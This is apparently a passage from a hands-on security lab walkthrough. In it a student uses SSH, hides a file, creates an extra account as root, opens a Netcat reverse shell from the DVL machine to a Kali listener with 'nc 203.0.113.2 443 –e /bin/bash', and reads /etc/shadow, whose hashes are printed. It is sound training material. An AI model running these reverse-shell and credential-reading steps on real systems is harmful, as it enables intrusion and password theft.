22/tcp closed ssh

Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 256 IP addresses (4 hosts up) scanned in 24.00 seconds
root@Kali-Attacker:~#
```

Notice for host *192.168.1.50*, *port 22* is open. Additional information is also given with the *–sV Nmap* option as this helps probe service/version information.

2. Change focus to the **SecOnion** system.
3. Focus on the **Wireshark** application and start a new capture by clicking on the Start a new live capture button.


4. If prompted with a warning, select **Continue without Saving**.

5. Click on the **Clear** button to clear the filter settings.




6. Change focus to the **Kali** system and **SSH** into the remote **Ubuntu** system by entering the command below into the *terminal*. If prompted with "*Are you sure you want to continue connecting*," type ***yes*** and press **Enter**. Type **`securepassword`** when prompted for the *password*. Press **Enter**. Leave the *terminal* open with the live *SSH* connection.

```
root@Kali-Attacker:~# ssh student@192.168.1.50
```




7. Change focus to the **SecOnion** system.
8. In the *Wireshark GUI*, click on the **Stop Capture** icon.

9. Type **`ssh`** into the *filter* space and select **Apply**.




10. Notice the key exchange of traffic between the server and the client. This exchange began when we initially were accepted to *SSH* into the remote system.




No.	Time	Source	Destination	Protocol	Length	Info
10	5.772581000	192.168.1.50	203.0.113.2	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH_5.9p1 Debi
12	5.772843000	203.0.113.2	192.168.1.50	SSHv2	105	Client: Protocol (SSH-2.0-OpenSSH_6.0p1 Debi
14	5.773548000	192.168.1.50	203.0.113.2	SSHv2	1050	Server: Key Exchange Init
15	5.783733000	203.0.113.2	192.168.1.50	SSHv2	1338	Client: Key Exchange Init
17	5.821549000	203.0.113.2	192.168.1.50	SSHv2	146	Client: Diffie-Hellman Key Exchange Init
19	5.825893000	192.168.1.50	203.0.113.2	SSHv2	378	Server: Diffie-Hellman Key Exchange Reply, N
20	5.833332000	203.0.113.2	192.168.1.50	SSHv2	82	Client: New Keys
22	5.873711000	203.0.113.2	192.168.1.50	SSHv2	114	Client: Encrypted packet (len=48)
24	5.873878000	192.168.1.50	203.0.113.2	SSHv2	114	Server: Encrypted packet (len=48)


11. Clear the filter and type **`tcp`**. Click **Apply**.



12. **Right-click** on the first **TCP** packet and select **Follow TCP Stream**.



13. In the new window, scroll down and notice how the exchanged information between the server and client is encrypted. Click the **Close** button.



14. Change focus to the **Kali** system.
15. In the *terminal* window, while remotely logged into the *Ubuntu* system, type the command below to view the established *TCP SSH* connection:

```
student@Ubuntu:~$ netstat -tan | grep 22
```

```
student@Ubuntu:~$ netstat -tan | grep 22
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.50:22         203.0.113.2:33846       ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
student@Ubuntu:~$
```

16. View the current directory by typing the command below.

```
student@Ubuntu:~$ pwd
```

```
student@Ubuntu:~$ pwd
/home/student
student@Ubuntu:~$
```


17. List the files in the user *student's home directory*.

```
student@Ubuntu:~$ ls
```

```
student@Ubuntu:~$ ls
Desktop    Downloads         logstash-forwarder  Pictures  report.txt  Templates
Documents  examples.desktop  Music               Public    scripts     Videos
student@Ubuntu:~$
```

18. Create a file to verify if write privileges are assigned.

```
student@Ubuntu:~$ echo This is a test file > secdoc.txt
```

```
student@Ubuntu:~$ echo This is a test file > secdoc.txt
student@Ubuntu:~$
```

19. Enter the **ls** command once more to verify that the file has been created.

```
student@Ubuntu:~$ ls
```

```
student@Ubuntu:~$ ls
Desktop    Downloads         logstash-forwarder  Pictures  report.txt  secdoc.txt  Videos
Documents  examples.desktop  Music               Public    scripts     Templates
student@Ubuntu:~$
```

20. To hide files, a period is usually inserted at the beginning of the file's name. Rename the file and put a period in the front.

```
student@Ubuntu:~$ mv secdoc.txt .secdoc.txt
```

```
student@Ubuntu:~$ mv secdoc.txt .secdoc.txt
student@Ubuntu:~$
```

21. Enter the **ls** command again.

```
student@Ubuntu:~$ ls
```

```
student@Ubuntu:~$ ls
Desktop    Downloads         logstash-forwarder  Pictures  report.txt  Templates
Documents  examples.desktop  Music               Public    scripts     Videos
student@Ubuntu:~$
```

Notice that the *secdoc.txt* file is no longer displayed.

22. To view hidden files, type the command below.

```
student@Ubuntu:~$ ls -a
```

```
student@Ubuntu:~$ ls -a
.                   .fontconfig             .gstreamer-0.10      .pulse-cookie
..                  .gconf                  .gtk-bookmarks       report.txt
.bash_history       .gksu.lock              .gvfs                scripts
.bash_logout        .gnome2                 .ICEauthority        .secdoc.txt
.bashrc             .gnome2_private         .java                .ssh
.cache              .goutputstream-1XG9TX   .local              Templates
.config             .goutputstream-9SADXX   logstash-forwarder   .thumbnails
.dbus               .goutputstream-CQJTAZ   .mission-control     .VeraCrypt
Desktop             .goutputstream-E11LVX   .mozilla            Videos
.dmrc               .goutputstream-IUNRDZ   Music                .wireshark
Documents           .goutputstream-NSVGGZ   Pictures             .Xauthority
Downloads           .goutputstream-OA6EGZ   .profile             .xsession-errors
examples.desktop    .goutputstream-SQU2EZ   Public               .xsession-errors.old
.filezilla          .goutputstream-WBK7UX   .pulse              .zenmap
student@Ubuntu:~$
```

Notice that the file now appears in the list.

23. Escalate your privileges by typing the command below. When prompted for a password, enter **securepassword**. Press **Enter**.

```
student@Ubuntu:~$ sudo su
```

```
student@Ubuntu:~$ sudo su
[sudo] password for student:
root@Ubuntu:/home/student#
```

24. Create a new user named **admin1**.

```
root@Ubuntu:/home/student# useradd admin1
```

```
root@Ubuntu:/home/student# useradd admin1
root@Ubuntu:/home/student#
```

25. Verify that the account has been created.

```
root@Ubuntu:/home/student# cat /etc/shadow | grep admin1
```

```
root@Ubuntu:/home/student# cat /etc/shadow | grep admin1
admin1:!:17751:0:99999:7:::
root@Ubuntu:/home/student#
```


26. To view that status of the *Pro FTP daemon* (*proftpd*), enter the command below.

```
root@Ubuntu:/home/student# service proftpd status
```

```
root@Ubuntu:/home/student# service proftpd status
ProFTPD is started from inetd/xinetd.
root@Ubuntu:/home/student#
```

27. Type the **`exit`** command followed by pressing **Enter**.

```
root@Ubuntu:/home/student# exit
```

```
root@Ubuntu:/home/student# exit
exit
student@Ubuntu:~$
```

28. **Exit** once more to close the *SSH* connection.

```
student@Ubuntu:~$ exit
```

```
student@Ubuntu:~$ exit
logout
Connection to 192.168.1.50 closed.
root@Kali-Attacker:~#
```

29. Leave the *terminal* window open for the next task.

3 Connecting to a Linux System by Using Netcat


3.1 Using Netcat to Send a Reverse Shell

1. While logged in the terminal window, enter the command below to initiate a listener for *Netcat*.

```
root@Kali-Attacker:~# nc –l –p 443
```

Leave this running; do not close the terminal.


2. In the terminal window, open a new tab by clicking on **File > Open Tab**.



3. Verify that the system is now listening on **port 443**.

```
root@Kali-Attacker:~# netstat –tan | grep 443
```


4. Launch the **DVL** virtual machine.
5. On the login screen, type **`root`** followed by pressing the **Enter** key.
6. When prompted for a password, type **`toor`** and press **Enter** again.
7. When presented with the user prompt, type **`startx`** and then press **Enter**.



8. In the bottom taskbar, click on the **terminal** icon.


9. Within the *terminal*, enter the command below send a shell to the **Kali** system over **port 443**.

```
bt~# nc 203.0.113.2 443 –e /bin/bash
```



10. Change focus back to the **Kali** system and view the **terminal** with the first tab running the "*nc –l –p 443*" command. No prompt is presented to us; however, you may now initiate a command to verify that you have a remote connection to the *DVL Server's* shell. Type the command below followed by pressing **Enter**.


```
uname -a
```



Notice that we are presented with *SecOnion's* system information.

11. Type the **`ifconfig`** command and press **Enter**.

```
ifconfig
```



12. Type the **whoami** command to verify the current user.

```
whoami
```

```
whoami
root
```

13. Attempt to view the contents of the **/etc/shadow** file.

```
cat /etc/shadow
```

```
cat /etc/shadow
root:$1$30F/pWTC$lvhdyl86pAEQcrvepWqpu.:12859:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:$1$UsxaxEyI$I2HlYK4zUeh8wH9bLNCPK0:16499:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
postgres:!:13568:0:99999:7:::
ftpadmin:$1$KNzlvo/J$r5jI.bBdXE78ywuJ/bHlf/:16510:0:99999:7:::
```

14. Before disconnecting the session, view the IP addresses and ports used in the network connection from *Kali* to *DVL*. Type the **`netstat`** command below.

```
netstat –tan | grep 443
```

```
netstat -tan | grep 443
tcp        0      0 10.1.1.10:60318         203.0.113.2:443         ESTABLISHED
```

Notice the connection made to *203.0.113.2:443*, which is the host that was actively listening on the port set to *443*.

15. Press **CTRL+C** to end the *Netcat* session.
16. The lab is now complete; you may end the reservation.

